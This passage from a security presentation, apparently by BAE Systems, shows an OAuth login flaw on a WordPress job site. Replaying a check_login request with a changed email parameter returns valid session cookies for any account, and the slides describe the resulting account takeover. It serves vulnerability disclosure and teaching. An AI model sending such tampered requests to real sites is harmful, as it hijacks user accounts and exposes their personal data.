6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 55
10 Origin: https://[redacted]
11 Referer: https://[redacted]
12 If: trailers
13 Connection: close
14
15 action=check_login&using=fb&id=[redacted]@40gmail.com
```

Response

```
1 HTTP/2 200 OK
2 Date: Wed, 30 Jun 2021 09:45:46 GMT
3 Server: Apache
4 X-Powered-By: PHP/7.4.20
5 Access-Control-Allow-Origin: https://[redacted]
6 Access-Control-Allow-Credentials: true
7 X-Robots-Tag: noindex
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Referrer-Policy: strict-origin-when-cross-origin
11 Expires: Wed, 11 Jan 1984 05:00:00 GMT
12 Cache-Control: no-cache, must-revalidate, max-age=0
13 Set-Cookie: wordpress_sec_74eae7344c70cd9ab69c25b28d76eaf0=[redacted]@40gmail.com%7C1625219148%7CGfkJSJNTtSafcdVrXrSiGCglaFrd
ucD2Y0i4v86br8j%7C031ccaefd17dfd1f7cdce481e736e5a2f48340725d75f855bd
b7853de4f699dd; path=/wp-content/plugins; secure; HttpOnly
14 Set-Cookie: wordpress_sec_74eae7344c70cd9ab69c25b28d76eaf0=[redacted]@40gmail.com%7C1625219148%7CGfkJSJNTtSafcdVrXrSiGCglaFrd
ucD2Y0i4v86br8j%7C031ccaefd17dfd1f7cdce481e736e5a2f48340725d75f855bd
b7853de4f699dd; path=/wp-admin; secure; HttpOnly
15 Set-Cookie: wordpress_logged_in_74eae7344c70cd9ab69c25b28d76eaf0=[redacted]@40gmail.com%7C1625219148%7CGfkJSJNTtSafcdVrXrSiGCglaFrd
ucD2Y0i4v86br8j%7C045d9cdd2f8af75e8492d2e27974d6664a3f4169f3a5260dab
lad75eb849b36f; path=/; secure; HttpOnly
16 Vary: User-Agent
17 Content-Length: 2
18 Content-Type: text/html; charset=UTF-8
19
20 ok
```

Attacker tampers client email address param. No access token needed!!

4. Client Email Address Tamper

4

Very Easy

The screenshot shows a web browser window with a URL bar containing a redacted address. The page has a white header with a navigation menu: HOME, ABOUT, JOBS, JOB SEEKERS, EMPLOYERS, BLOG, and CONTACT US. On the right of the header, the user's name 'Jean Ling' is displayed next to a profile icon, both enclosed in a red rectangular box. Below the header is a large dark gray section with a white user icon, the word 'Member' in bold, and the text 'Manage Resume'. At the bottom of the page is a dark gray footer with several links: 'Manage Resume' (with a document icon), 'Manage Application' (with a folder icon), 'Bookmarked Jobs' (with a heart icon), 'Job Alerts' (with a bell icon), 'My Profile' (with a person icon), and 'Sign Out' (with a door icon). A red banner with the text 'BAE SYSTEMS' is visible in the bottom right corner of the browser window.

BAE SYSTEMS

Summary & Impact

Attacker can access protected resources containing sensitive user data on the **Resource server**.

Attack can be performed using any **FB/Google/Twitter** OAuth account.

Attacker will have **full control** (Account take-over) of victims' account.

Attacker can then **steal their identity** to conduct fraud or other criminal acts.

BAE SYSTEMS

Q&A

rizan.sheikhmohdfauzi@baesystems.com

